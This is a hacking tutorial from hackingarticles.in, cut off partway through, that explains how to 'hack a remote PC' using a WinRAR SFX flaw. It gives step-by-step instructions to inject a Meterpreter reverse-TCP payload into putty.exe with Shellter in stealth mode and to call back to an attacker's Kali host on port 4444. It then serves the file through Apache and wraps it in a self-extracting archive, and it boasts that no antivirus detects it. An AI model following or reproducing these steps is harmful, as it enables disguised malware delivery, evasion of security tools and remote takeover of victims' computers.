Hack Remote PC using WinRAR SFX Remote Code Execution Vulnerability

hackingarticles.in/hack-remote-pc-using-winrar-sfx-remote-code-execution-vulnerability


Raj December 4, 2015

Remote code execution vulnerability has been discovered in the official WInRAR SFX v5.21 software.The vulnerability allows remote attackers to unauthorized execute system specific code to compromise a target system.


The issue is located in the `Text and Icon` function of the `Text to display in SFX window` module. Remote attackers are able to generate own compressed archives with malicious payloads to execute system specific codes for compromise the attackers .

Download **Shellter** from **here**, shellter version is latest release, no antivirus has detected till now. After downloading shellter unzip the archive file

Set the location of **shellter** and type "**wine shellter.exe**




A terminal opens and choose operation mode as auto (a)




Now choose an executable file and copy to **shellter** folder to bind the shellter with **any .exe** file here in my case I have copied **putty.exe** as a file to bind with **shellter.exe**

Note: only executable file can be binded



Now it asks for **PE target** after choosing operation method, give the filename .exe and binding process will start.


When prompted to enable stealth mode enter "**Y**"




When the binding is processed it will ask for the type of payload we want to use I have choose I for listed payload and then choose **1** for **Meterpreter_reverse_tcp**

Now give the lhost which is ip address of kali linux and **lport** as**4444**

After giving all the options you will get a confirmation like Injection: verified! **Press enter to continue**.



Now you will get encrypted **putty.exe** file in shelter directory.




Move Putty.exe file to **var/www/html** directory.


Start apache services.

```
root@kali:~# service apache2 start
root@kali:~#
```



Now patch putty.exe path in **winrar** utility tool. Right click on **winrar** . Select add to **Archive** option.



Select **Create SFX archive** option.




Select on **Advanced** and click on **SFX options.**

